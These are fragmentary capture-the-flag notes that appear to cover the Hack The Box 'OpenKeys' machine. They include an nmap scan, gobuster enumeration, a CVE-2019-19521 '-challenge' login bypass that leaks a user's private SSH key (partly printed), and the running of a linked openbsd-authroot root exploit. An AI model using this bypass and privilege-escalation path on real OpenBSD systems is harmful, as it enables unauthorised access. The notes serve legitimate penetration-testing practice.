

Openbsd vuln

Cookie editor

Openbsd authroot exploit

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.1 (protocol 2.0)

| ssh-hostkey:

| 3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)

| 256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)

|_ 256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)

80/tcp open http OpenBSD httpd

|_ http-title: Site doesn't have a title (text/html).

root@kali:/home/kali/Desktop/htb/openkeys# gobuster dir -u http://openkeys.htb -w
/usr/share/wordlists/dirb/common.txt

/css (Status: 301)

/fonts (Status: 301)

/images (Status: 301)

/includes (Status: 301)

/index.php (Status: 200)

/index.html (Status: 200)

/js (Status: 301)

/vendor (Status: 301)

<http://openkeys.htb/includes/auth.php.swp>

jenniferopenkeys


<https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt>

-challenge

<http://openkeys.htb/sshkey.php>

OpenSSH key not found for user -challenge

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Login again

OpenSSH key for user jennifer

-----BEGIN OPENSSH PRIVATE KEY-----

```
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
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```

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qtQ5OEFcmVIA/VAAAAG2plbm5pZmVyQG9wZW5rZXlzMh0Yi5sb2NhbAECawQFBgc=
-----END OPENSSH PRIVATE KEY-----

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<https://github.com/bcoles/local-exploits/blob/master/CVE-2019-19520/openbsd-authroot>

openkeys\$ nano authroot

openkeys\$ chmod +x authroot

openkeys\$./authroot